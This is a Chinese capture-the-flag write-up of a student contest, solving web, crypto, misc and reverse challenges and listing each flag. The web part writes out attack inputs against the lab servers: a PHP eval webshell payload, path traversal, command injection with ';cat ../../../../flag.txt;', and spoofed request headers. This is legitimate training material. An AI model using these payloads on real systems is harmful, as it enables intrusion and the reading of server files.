

GINKGO大废物杯 wp

签到

flag{An_Easy_CTF_for_Ginkgo_CIDP}

WEB

WEB1 毕业设计



看源码有flag

flag{3a0583b8-760d-42f9-9fef-1d9b274f44af}

WEB2 毕业设计:v2.0

F12进入检查页面,访问可疑js文件

```
<meta http-equiv= expires content= 0 >
<!-- <link rel="stylesheet" href="/index.css">-->
<title>基于ElasticSearch的日志行为分析系统</title>
<script src="/images/highlight.flag.js"></script>
<!-- 背景 -->
<div style="background: url(/images/d0a78b3adac6a1f1a
<!-- 顶部 -->
```

flag{46541e3f-d7fe-4a78-9480-c9f4f260179d}

WEB3 第一个PHP

```
1 <?php
2 highlight_file(__File__);
3 $Ginkgo=$_GET["Ginkgo"];
4 $Vigorous=$_GET["Vigorous"];
5 if ($Ginkgo == "Mini_Ginkgo_Wonderful")
6 {
7     print("好! 冲冲冲~! ");
8     if($Vigorous == "N1D1W4Du1")
9     {
10         system("cat /flag.txt");
11     }
12
13 }
14 else
15 {
16     print("别把别把别把");
```

```
17     }
18     ?> 别把别把别把
```

构造payload

```
1 http://172.17.135.8:8003/?Ginkgo=Mini_Ginkgo_Wonderful&Vigorous=N1D1W4Dul
flag{2f3d2fd8-9803-4d34-aa57-7c4395fbbbec}
```

WEB4 第一个木马文件

```
1 <?php
2 highlight_file(__File__);
3 //你知道什么是一句话木马吗?
4 $W4nder=$_POST["W4nder"];
5 $Webshell=$_POST["Webshell"];
6 if ($W4nder == "THE_Jackson_Yi_0F_G1nkgo")
7     {
8         print("啊这，这你都知道");
9         eval($Webshell);
10    }
11 else
12     {
13         print("爬");
14     }
15     ?> 爬
```

构造payload

```
1 W4nder=THE_Jackson_Yi_0F_G1nkgo&Webshell=system('ls -a ../../../../');
2 // . .. .dockerenv bin boot dev etc flag flag.txt home lib lib64 media mnt
  opt proc root run sbin srv start.sh sys tmp usr var
3 W4nder=THE_Jackson_Yi_0F_G1nkgo&Webshell=system('cat ../../../../flag.txt');
```

flag{a56158cc-3fcc-42c3-a971-63cef4eb9002}


WEB5 你就是“du”怪?

```
1 <?php
2 highlight_file(__File__);
3 //我把flag放在根目录下啦，是linux系统嗷
4 $file=$_GET["file"];
5 $number=$_GET["number"];
6 $number1=rand(3,44);
7 echo $number1;
8 echo "\n";
9 if($number == $number1)
10     {
11         echo "我丢，你是赌怪吗?";
12         include($file);
13     }
14 }
15 else
```

```
16 {
17     echo "玩游戏,我最喜欢梭哈了";
18 }
19 ?> 30 玩游戏,我最喜欢梭哈了
```

构造payload

```
1 /?file=../.././flag.txt&number=20
```



flag{2b0ba7a6-21a4-46a0-9cad-13b8a21ab322}

WEB6 文件查询系统

```
1 <!--?
2 $key = "";
3 if(array_key_exists("Ginkgo", $_REQUEST))
4 {
5     $key = $_REQUEST["Ginkgo"];
6     if($key != "")
7     {
8         $ccc=passthru("grep -i $key fl.txt");
9         print_r($ccc);
10     }
11 }
12 else
13 {
14     echo "多想想备份文件";
15 }
16 ?-->
```

直接用;截断进行命令执行

```
1 /index.php?Ginkgo=;ls -a;  
2 . .. css fl.txt index.html index.php js www.zip
```

根据提示往回看到根目录

```
1 ?Ginkgo=;cat ../../../../flag.txt;
```

flag{825991ce-8e31-442d-92cc-fbddf2b3e072}

WEB7 HTTP签到系列

根据提示本地,加参数 X-Forwarded-For:127.0.0.1

根据提示 你不是从http://wdnmd.com来的?,改参数 Referer: http://wdnmd.com

根据提示 你的UA得是:WDNMD,改参数 User-Agent: WDNMD

```
GET /index.php?go=1 HTTP/1.1  
Host: 123.57.240.205:5003  
Upgrade-Insecure-Requests: 1  
User-Agent: WDNMD  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Referer: http://wdnmd.com  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close  
X-Forwarded-For: 127.0.0.1  
Content-Length: 2
```

```
<meta name="viewport" content="width=device-width, initial-scale=1">  
<title>HTTP</title>  
<script>document.documentElement.className="js";var  
supportsCssVars=function(){var e,t=document.createElement("style");return  
t.innerHTML="root: { --tmp-var: bold;";  
t=document.head.appendChild(t),e=!!(window.CSS&&window.CSS.supports&&windo  
w.CSS.supports("font-weight","var(--tmp-var)"),t.parentNode.removeChild(t),e);sup  
portsCssVars()||alert("Please view this demo in a modern browser that supports  
CSS Variables.");</script>  
  
<link href="/cdn/vendors.css" rel="stylesheet">  
<link href="/cdn/demo.css" rel="stylesheet">  
</head>  
<body>  
<div class="overlay" style="visibility: hidden; opacity: 0;"></div>  
  
<main>  
  <div class="frame">  
    <div class="frame__demos">  
  
      <a href="/index.php?go=1">flag{wuhu_qifeile}</a>  
  
    </div>
```


flag{wuhu_qifeile}

CYCRYPTO AK

我真的不知道他是哪方面的题目了

linux命令解,得到一张二维码

```
1 echo "" | base64 -d > 1.png //解两次
```



修了修



flag{bf89eb5e-f30c-4c79-80b2-3992a5fc7cf6}

文化人

解新佛曰

公正公正民主和谐文明和谐民主公正公正自由和谐法治公正自由文明友善法治和谐富强和谐法治和谐法治和谐文明诚信和谐和谐自由公正自由和谐民主和谐自由文明诚信和谐和谐爱国和谐公正公正民主和谐平等文明诚信和谐和谐自由公正平等公正平等公正自由和谐爱国公正文明公正民主和谐敬业和谐和谐和谐和谐公正和谐和谐敬业

听说宇宙的秘密 ↓↓

参悟佛所言的真谛 ↑↑

帮助 ??

新佛曰：心即是是問莊修如聞愍亦導是莊摩婆塞阿念般宣是怖訶須是薩慧怖阿是色諦問若叻羅鉢菩般若斯嚩咤怖寂修般訥修訶願嚴怖訶宣宣叶寂我彌怖色如諸如諸彌伏亦菩般斯婆菩伏諦斯兜羅阿般降蜜菩劫念隸所怖摩心如陀咒菩訶鉢諸慧菩陀薩諦嚩心薩般嚩怖塞喃陀亦尊怖愍咒隸心諸宣僧怖鉢陀願咒亦諸斯喃嚩寂愍諸叻尊迦喃祇怖隸夷祇訶怖咒般訥蜜僧隸伏阿哆祇迦聞須斯聞轉如嚩兜須即陀叶嚩如宣羅兜降降婆哆夷蜜怖穢嚴伏諸隸彌穢若兜我怖陀嚩婆哆慧所怖莊隸即諦修訶薩怖轉兜菩迦諦哆怖如如嚩嚩

解社会主义

社会主义核心价值观加密/解密

fa21fd7d-0772-4d14-86a5-4eed8ba933c9

加密

解密

复制加密结果

复制解密结果

清空加密结果

清空解密结果

公正公正民主和谐文明和谐民主公正公正自由和谐法治公正自由文明友善法治和谐富强和谐法治和谐法治和谐文明诚信和谐和谐自由公正自由和谐民主和谐自由文明诚信和谐和谐爱国和谐公正公正民主和谐平等文明诚信和谐和谐自由公正平等公正平等公正自由和谐爱国公正文明公正民主和谐敬业和谐和谐和谐和谐公正和谐和谐敬业

flag{fa21fd7d-0772-4d14-86a5-4eed8ba933c9}

天干地支

- 得到得字符串有flag{}包裹
- 一天Eki收到了一封来自Sndav的信，但是他有点迷希望您来解决一下
- 乙巳
- 辛亥
- 庚子

6 丙午
7 丙寅
8 甲戌
9 丙子
10 辛巳
11 戊寅
12 甲戌
13 壬午
14 戊辰

查天干地支表

方法四:

查表法,前提是你要有个六十甲子表

六十甲子表

1 甲子	13 丙子	25 戊子	37 庚子	49 壬子
2 乙丑	14 丁丑	26 己丑	38 辛丑	50 癸丑
3 丙寅	15 戊寅	27 庚寅	39 壬寅	51 甲寅
4 丁卯	16 己卯	28 辛卯	40 癸卯	52 乙卯
5 戊辰	17 庚辰	29 壬辰	41 甲辰	53 丙辰
6 己巳	18 辛巳	30 癸巳	42 乙巳	54 丁巳
7 庚午	19 壬午	31 甲午	43 丙午	55 戊午
8 辛未	20 癸未	32 乙未	44 丁未	56 己未
9 壬申	21 甲申	33 丙申	45 戊申	57 庚申
10 癸酉	22 乙酉	34 丁酉	46 己酉	58 辛酉
11 甲戌	23 丙戌	35 戊戌	47 庚戌	59 壬戌
12 乙亥	24 丁亥	36 己亥	48 辛亥	60 癸亥

42 48 37 43 3 11 13 18 15 11 19 5

加一个甲子(60) 102,108,97,103,63,71,73,78,75,71,79,65


转ascii码 flag?GINKGOA

谁tm出的阴间题目?老实包{}不好吗?试了老半天

flag{GINKGO}

爱情的照片

winhex改高度



flag{d0787e65-2e61-4355-9412-db19419f51f4}

莱x兄弟

luoluo说:

“S19aMHhzX28xem1tX3ZzYyE=”

轩成哥还说: “coco”

不会吧不会吧,不会有人不知道这是什么意思吧。

解base64 S19aMHhzX28xem1tX3ZzYyE= K_Z0xs_o1zmm_vsc!

解维吉尼亚密码

K_Z0xs_01zmm_vsc!

COCO

加密

解密

I_L0ve_m1lky_tea!

```
flag{I_L0ve_m1lky_tea!}
```

中华文化

中文电码

00225478242905530590112947373234

00225478242905530590112947373234

中文查询电码

电码反查中文


中文电码反查汉字结果:

- 0022: 中
- 5478: 华
- 2429: 文
- 0553: 化
- 0590: 博
- 1129: 大
- 4737: 精
- 3234: 深

flag{中华文化博大精深}

注入哥的爱情回执

注入哥给喜欢的女孩表白了！女孩害羞地说“-.-/.../..../----/---/..-.-/-.-/----
-./../-.-.-./.-/..../..../-.-.-./.-/..-.-/-.-/-----/-----/-../..-.-/-.-./.-.-”，注入哥不知道是什么意思，懊恼极了，你能帮助他吗？



ysl1z_y0u_ar4_an_g00d_gay

对过密码表也是这个,就是提不对,我人傻了

????不是说好的小写吗怎么成大写了

YSL1Z_Y0U_AR4_AN_G00D_GAY

魏👉呐和阿①爱丝

江水哥说你只要解出这个题,他就带你去浪漫Vienna

M: U2FsdGVkX18S8k9WSjCOYu7omOyRJYSWvopJOt3m4aJ7n+RjtsfKg3bvWuD3wk/U
aes解密,密钥是vienna



flag{starssgo_s000_hAnds0Me!}

王可可的小课堂

```

1 import gmpy2 as gp
2 import binascii
3 p =
  10404683571266406477919473497427118563553892788988061192993193971100130156
  16822701779316229746427899209189025633612933454340557642936124468883839128
  07143394009019803471816448923969637980671221111117965227402429634935481868
  70116652235057036472787328333237198686019424573942350856678366338061914243
  1820861051179
4 q =
  14017104807410798860577373167101890181392813058242288979773207152973309170
  38437108592822677637834617382429580986109491203544979879459110211708424575
  52182880133642711307227072133812253341129830416158450499258216967879857581
  56538089078839506813003393118039592648243115029588092648008631773345739257
  3931410220501
5 e = 65537

```



```

6  c =
    47727589112047710280490206707783367995687789300728410840578098676080227326
    11295305096052430641881550781141776498904005589873830973301898523644744951
    54534540457846617672503029042164934493695248025490293941721514820573573075
    48084673516399434748162809802304470974446824892230544995241979097198573005
    97157406075069204315022703894466226179507627070835428226086509767746759353
    82230280938504776329289154369727709706840651292479640939328998273807101904
    73939729592289191158218628680570031454010725811159896806860736632597715874
    45250687060240991265143919857962047718344017741878925867800431556311785625
    469001771370852474292194
7  n = p*q
8  phi = (p-1) * (q-1)
9  d = gp.invert(e, phi)
10 m = pow(c, d, n)
11 print(m)

```

flag{2077392566271985655506271571624317}

RSA-2

```

1  import gmpy2 as gp
2  import binascii
3  # p =
4  # q =
5  d=
    0x26384df566702c62bb3d0ce74d46e36081975802f64409f64ea4a2e478813a0c885a07e8
    645a4089d1845462d439dbd6c7c2e6e22df816f1306e3bd9bc6c248497c7a99f4cf7e41f88
    474a5ed4273d7d291252bfd3079ced33033691a13baf915458d7d55914c2dbaa63007ad631
    49be6f47a54718737b55852bb1e578921b81
6  e= 0x10001
7  n=
    0x745e322353ce51fa740cfd2f7dd1e2dac6296e561c14694e58eca4f28494ca3455a94124
    cff8a3083804bb793bf0105f60d795365fabf337daca975a11eef4d8aa5ed93136c2506667
    bd54f3fe6518fdaf60f912e2dcb6548cd72d4178ee17a6409019e09465555d2b93502591a6
    906f173591a2106db1938fb6fbdcd873f0df9
8  c=
    0x54bf2d480d7e0122b2a73d52794d0af83faf8371fda91380431a2feb2319781a0adec551
    c91d0525e8082dfd855edc82189eeaf3d0bd599e3242a2accab7ce9fe92f3494c669a0c095
    76fdc1bcd3b6dd2d10e06c20d8732240488c9e195678ad3e5cf58f26d95066b72741cf9209
    530fcf8ac0a3e7b58e4efe129945969f5dfd
9  m = pow(c, d, n)
10 print(m)


```

flag{238456787657546745}

misc AK

有眼就行

追踪tcp流



flag{385b87afc8671dee07550290d16a8071}

获取他的密码


追踪tcp流



flag{ffb7567a1d4f4abdfdb54e022f8facd}

baby流量分析

追踪tcp流



flag{d316759c281bf925d600be698a4973d5}

hello_hex

你理解进制的本质吗？理解它，你就能获得{}内的东西。

```
# A = ?#  
# H = ?<  
# R = ).  
# k = *&  
# z = +@  
# 9 = -(  
# l = *~|  
# m = *^  
# n = */  
# o = *!  
flag{*<-?+<)*<-?*~-#-$)!*%+()*!*-*<*)*/*)+{}
```

你理解进制的本质吗？理解它，你就能获得{}内的东西。

```
# A = ?#  
# H = ?<  
# R = ).  
# k = *&  
# z = +@  
# 9 = -(  
# l = *~  
# m = *^  
# n = */  
# o = *!  
flag{*<-?+<)*<-?*~-#-$)!*%+()*!*-*<*)*/*)+{}
```

根据ascii的十六进制转换

ascii的十六进制然后对符号

A=0x41=?#

所以? =4 #=1

以此类推,阴间题目需要猜两个字符

```
1  ? 4  
2  # 1  
3  < 8  
4  ) 5  
5  . 2  
6  * 6  
7  & b  
8  + 7  
9  @ a  
10 - 3  
11 ( 9  
12 ~ c  
13 ^d  
14 / e  
15 ! f  
16 $ 0  
17 % b ??
```


flag{68 34 78 5f 68 34 6c 31 30 5f 6? 79 5f 63 68 65 6e 65 79}

int("",16)再chr()转一下

flag{h4x_h4l10_by_cheney}

爱情的照片

winhex改下高度看到flag




```
flag{d0787e65-2e61-4355-9412-db19419f51f4}
```

真实的压缩包

蝌蚪文解密 <http://www.megaemoji.com/cn/generators/tadpole/>

蝌蚪字符编码工具

蝌蚪字符解码工具



解压缩包得到flag

flag{1da39f28-5d06-4355-bb34-36239c2fceed}

虚假的压缩包

先解伪加密

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
50	4B	03	04	14	00	00	00	08	00	E1	9C	2D	51	E7	3A	PK
D5	9F	5A	CA	03	00	10	E5	04	00	14	00	00	00	6D	70	Ö ZÊ â mp
2D	35	66	35	65	30	33	63	35	37	38	38	34	65	2E	6D	-5f5e03c57884e.m
70	33	EC	BD	65	54	5C	51	B6	2E	5A	B8	13	DC	21	B8	p3i½eT\Q¶.Z, Ü!,
BF	BB	FD	0B	E8	EF	6E	FF	34	40	FF	0B	50	4B	01	02	¿»ý èinÿ4@ÿ PK
1F	00	14	00	00	00	08	00	E1	9C	2D	51	E7	3A	D5	9F	â ~Qç:Ö
5A	CA	03	00	10	E5	04	00	14	00	24	00	00	00	00	00	ZÊ â \$
00	00	20	00	00	00	00	00	00	00	6D	70	2D	35	66	35	mp-5f5
65	30	33	63	35	37	38	38	34	65	2E	6D	70	33	0A	00	e03c57884e.mp3
20	00	00	00	00	00	00	00	18	00	D2	84	BE	7A	C2	89	ò ½zÂ

得到摩斯电码音频,对着解并补上{}就完事了

flag{bdfd7875-7202-4cee-9da3-44bf83ad9ffe}

RE

pyc

反编译一下

```
1 #!/usr/bin/env python
2 # encoding: utf-8
3 # 如果觉得不错，可以推荐给你的朋友！ http://tool.lu/pyc
4 a = [
5     153,
6     199,
7     144,
8     182,
9     50,
10    40,
11    122,
12    92,
13    21,
14    199,
15    212,
16    42,
17    216,
18    229,
19    106,
20    125,
21    17,
22    201,
23    86,
24    15,
25    205,
26    35,
27    254,
28    221,
29    163,
30    253,
```

```

31     144,
32     142]
33 b = [
34     222,
35     140,
36     211,
37     226,
38     116,
39     83,
40     30,
41     57,
42     118,
43     168,
44     185,
45     90,
46     177,
47     137,
48     15,
49     34,
50     97,
51     176,
52     53,
53     80,
54     164,
55     80,
56     161,
57     184,
58     194,
59     142,
60     233,
61     243]
62 s = input()
63 if len(s) != len(a):
64     print('wrong!')
65     exit(0)
66 for i in range(len(a)):
67     if ord(s[i]) != a[i] ^ b[i]:
68         print('wrong!')
69         exit(0)
70 print('congratulations!')

```

意思是输入一个数组,使得s数组和a数组长度相同,并且s数组的每一项ascii值都必须是a和b数组对应数字异或后的大小,根据要求写脚本

```

1 a = [
2     153,
3     199,
4     144,
5     182,
6     50,

```


```
7      40,
8      122,
9      92,
10     21,
11     199,
12     212,
13     42,
14     216,
15     229,
16     106,
17     125,
18     17,
19     201,
20     86,
21     15,
22     205,
23     35,
24     254,
25     221,
26     163,
27     253,
28     144,
29     142]
30  b = [
31     222,
32     140,
33     211,
34     226,
35     116,
36     83,
37     30,
38     57,
39     118,
40     168,
41     185,
42     90,
43     177,
44     137,
45     15,
46     34,
47     97,
48     176,
49     53,
50     80,
51     164,
52     80,
53     161,
54     184,
55     194,
```

```

56     142,
57     233,
58     243]
59 s=[]
60 for i in range(len(a)):
61     s.append(a[i] ^ b[i])
62     print(s)

```

[71, 75, 67, 84, 70, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 95, 112, 121, 99, 95, 105, 115, 95, 101, 97, 115, 121, 125]



GKCTF{decompile_pyc_is_easy}

CheckPlus

拖进ida,进入main函数,f5看伪代码

```

1 // local variable allocation has failed, the output may be wrong!
2 int __cdecl main(int argc, const char **argv, const char **envp)
3 {
4     char v3; // a1
5     char Str2; // [rsp+20h] [rbp-60h]
6     char v6[26]; // [rsp+50h] [rbp-30h]
7     char v7; // [rsp+6Ah] [rbp-16h]
8     int i; // [rsp+7Ch] [rbp-4h]
9
10    _main((_QWORD *)&argc, argv, envp);
11    for ( i = 0; i <= 25; ++i )
12    {
13        v3 = getchar();
14        v6[i] = v3;
15        if ( v6[i] == 10 && i <= 24 )
16            exit(0);
17    }
18    v7 = 0;
19    if ( !(unsigned int)Check(v6) )
20        return 0;
21    Base64Encode(v6, &Str2);
22    if ( !strcmp("ZmxhZ3t0b3dZb3VMZWYbmVkUmV2ZXJzZX0=", &Str2) )
23        printf("you got it!");
24    else
25        puts("wrong flag");
26    system("pause");
27    return 0;
28 }

```

解base64得flag

flag{NowYouLearnedReverse}